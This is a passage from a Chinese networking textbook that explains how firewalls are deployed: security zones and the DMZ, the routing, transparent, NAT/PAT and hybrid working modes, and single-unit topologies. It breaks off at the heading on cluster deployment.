具有对工作站协议规则日志、用户登录事件日志、用户 Internet 访问日志、指纹验证规则日志、入侵检测规则日志的记录与查询分析功能。

7.2 防火墙部署类型

防火墙在实际网络环境中部署时，一般是利用防火墙将网络分为三个安全区域，即内部网络、外部网络和 DMZ 区。其中内部网络通常定义为最高安全级，外部网络通常定义为最低安全级，而 DMZ 区通常为服务器网段，它的安全级介于内部网络和外部网络之间。在防火墙处理数据通信时，遵循高安全级可任意访问低安全级网络域的原则，因此内部网络可以自由访问外部网络和 DMZ 区，DMZ 区可以自由访问外部网络，而外部网络必须符合安全策略规则才能访问 DMZ 区和内部网络，这种规则的体现典型的就是思科的早期 PIX 防火墙。由于目前内网安全的复杂性，DMZ 区的安全级别被大大提高了，默认情况下 DMZ 区的访问无论是针对内网还是外网，都需要进行安全规则的检查。

防火墙部署时，一般需要考虑三个方面的问题：防火墙的安全策略、防火墙的工作模式及其拓扑类型。本节我们重点对防火墙的工作模式和拓扑类型进行说明。

1. 防火墙工作模式

防火墙常见的部署类型从工作模式的角度可以分为路由模式、透明模式、NAT 模式和混合模式。

1)　路由模式

传统防火墙一般工作于路由模式，在这种模式下，防火墙的接口配置了 IP 地址，各接口所在的安全区域是一个三层网络，即不同接口连接的网络域属于不同的子网。当报文在三层区域的接口间进行转发时，防火墙根据报文的 IP 地址来查找路由表，从而实现其路由的功能。与路由器不同的是，防火墙中 IP 报文在路由前，需要送到上层模块进行相关检测和过滤等处理，通过检查会话表或安全规则，确定是否允许该报文通过；此外还要完成其他防攻击检测。工作在路由模式下的防火墙可以支持 ACL 规则检查、ASPF 状态检测、防攻击检查、流量监控等功能。但工作在路由模式下的防火墙也有两个主要的局限性：一是防火墙各接口不能处于同一网段，否则它们之间无法通信；二是如果用户试图在一个已经建成的网络中添加一个工作在路由模式下的防火墙时，需要调整网络设置，保证与防火墙所接的主机或网络设备的网关指向该防火墙。

2)　透明模式

防火墙的透明模式是一种桥接工作方式，工作在透明模式下的防火墙可以部署在同一个网段内，因此可以不用修改周边网络设备的配置，就能将其加入到一个网段中。透明模式下，防火墙接口所在的安全区域是一个二层网络，当报文在二层区域的接口间进行转发时，可以根据报文的 MAC 地址来寻找转发接口，但与网桥不同的是，流经防火墙的报文在转发前需要送到上层模块进行相关的识别和过滤等处理，和路由模式一样，透明模式的防火墙也可以支持 ACL 规则检查、ASPF 状态检测、防攻击检查、流量监控等功能。透明模式最大的优点是无需对连接的网络和设备进行特别的配置。

3)　NAT 模式

防火墙的 NAT 模式并不是一个独立的工作模式，它一般工作在路由模式或混合模式下，主要负责 IP 地址的转换和映射工作，它可以采用 NAT(地址转换)方式或 PAT(端口转换)方式将内网的私有地址转换为公网地址，从而实现私有地址对互联网主机的访问。

NAT 地址转换主要有两种类型：静态转换和动态转换。其中，静态转换是一种最简单的转换方式，它在 NAT 表中为每一个需要转换的内部地址映射了一个唯一的外部地址，这样内部地址与外部地址一一对应，如图 7-10 所示。每当内部节点与外界通信时，内部地址就会转化为对应的外部地址，由于服务器对外提供服务常需要固定的 IP 地址，因此静态转换通常用于服务器的地址转换，它的缺点是需要占用大量外部地址。而 NAT 动态转换是将可用的外部地址集合定义成一个 NAT 池，对于要与外界进行通信的内部节点，如果还没有建立转换映射，防火墙将会动态的从 NAT 池中选择一个外部地址，通过建立映射条目对内部地址进行转化，这样每个转换条目在连接建立时是动态建立的，而在连接终止时会被防火墙回收。因此 NAT 的动态转换增加了网络的灵活性，当它用于大量内网用户对外网的访问时，可大大减少对外网地址资源的占用，但动态 NAT 由于每次地址转换都是动态分配的，因此同一个节点在不同连接中可能对外的 IP 地址也是不同的，这就会使一些业务行为复杂化。




图 7-10 采用传统 NAT 技术时的 NAT 表项示意图

传统 NAT 技术只使用了 IP 地址的转换条目，我们称为基本条目，为了进一步节省地址空间，现在的 NAT 技术把 TCP/UDP 的端口号也加入进转换条目，这样包含了 IP 地址和端口号的转换条目，我们称为扩展条目，它所采用的技术是 NAPT 技术，也称 PAT 技术，即地址端口转换技术。PAT 技术是 NAT 技术的一种变形，它可以使多个内部节点共享一个外部地址，而是使用端口号来区分 NAT 表项中的转换条目及内部地址，如图 7-11 所示。




图 7-11 采用 PAT 技术时的 NAT 表项示意图

NAT 技术缓解了 Ipv4 地址匮乏给我们带来的危机，可以节约地址空间，使网络规划更灵活。但是它也对网络应用带来了一定的影响，一方面 NAT 地址转换会增加防火墙的 CPU 负担，增加数据包延迟；另一方面，NAT 技术破坏了传统协议模型中的端到端连接，隐藏了端到端的 IP 地址，这使得对数据包路径的跟踪变的比较困难，不利于网络的管理。而且由于这个原因，使得一些内嵌的 IP 地址在应用中会产生问题，例如 ICMP 协议、FTP、NBT、SNMP、DNS 等。另外，如果使用 IPSec 进行加密时，只能把 NAT 放在受保护的 VPN 内部，或者使用具有 NAT 功能的 IPSec 设备。因为 IPSec 规定 IP 地址不能被改变。如果改变了 IP 地址，就会破坏 VPN 的功能。如果确实需要对已用 IPSec 加密的数据进行地址改变，那就应该考虑使用 RSIP 技术来代替了。

4)　混合模式

防火墙的路由模式和透明模式在不同的网络环境中各有所用，在使用时由用户根据实际情况进行选择。有时因为网络的特殊环境，常常出现路由模式、透明模式和 NAT 模式并存于网络中的情况，称为防火墙的混合模式。此时，防火墙部分接口配置了 IP 地址，所连网络是一个三层网络，而另一部分接口连接的是二层网络，没有 IP 地址。实现防火墙的混合模式，需要防火墙实现多工作模式自适应技术，在这种模式下，防火墙可以不用进行任何切换，就可以同时支持路由、透明和 NAT 工作模式，提高了防火墙部署的灵活性。

2. 防火墙部署的拓扑类型

防火墙在网络部署中，要考虑部署的成本、安全性、管理性和可用性等问题，其中安全性和管理性通常取决于防火墙所采用的技术、用户的安全策略及配置是否合理；而部署的成本和可用性常取决于防火墙在实际网络中所采用的拓扑类型。根据不同网络环境的实际需求，防火墙在网络中部署时常采用两种方式：单机部署和集群部署。

1)　防火墙的单机部署类型

顾名思义，防火墙的单机部署就是在两个网络之间部署一台防火墙，它的优点是安全成本低，配置和管理简单；其缺点也非常明显，一方面它会成为整个网络的一个瓶颈，另一方面它也是整个网络中的一个单点故障。防火墙的单机部署又分为单机单出口拓扑类型和单机多出口拓扑类型两种。

目前，中小型网络一般都采用一个互联网出口接入 Internet，而一些大型网络常常会采用两个或更多的互联网出口接入 Internet 或者一些其他公共网络，例如一般大中专院校都会采用两条链路，一个用于接入中国教育科研网，另一个用于接入 Internet 网络。面对这种多出口网络，一般网络会采用路由器实现多个外部网络的接入，因为路由器比防火墙的接口类型更加丰富，更具扩展性。而在路由器之下常常会部署一台或两台防火墙来隔离内外网，从而保护内网安全。采用单台防火墙部署时常见的两个方式就是单出口类型和多出口类型，单出口类型对应一台路由器，由一台路由器实现多出口网络的互连，它的优点是成本低、易于管理，同时便于实现链路的负载和互备，但缺点是路由器负荷过大，同时路由器本身又会成为一个单点故障。而单机防火墙部署的多出口类型对应多台路由器，它的优点是路由器负荷得到分流，易于实现设备及链路的互备和负载均衡；缺点是成本高、管理麻烦。图 7-12 描述了防火墙单机部署的这两种类型。


当防火墙采用单机单出口部署方式时，防火墙既可采用透明模式，又可采用路由工作方式，其拓扑和配置管理比较简单、灵活，当使用路由模式时其对外路由仅需要使用一个默认路由指向它上行的路由器地址即可。

当防火墙采用单机多出口部署方式时，防火墙一般都是采用路由模式或混合模式，并且其路由配置要比单机单出口方式要复杂。

2)　防火墙的集群部署类型

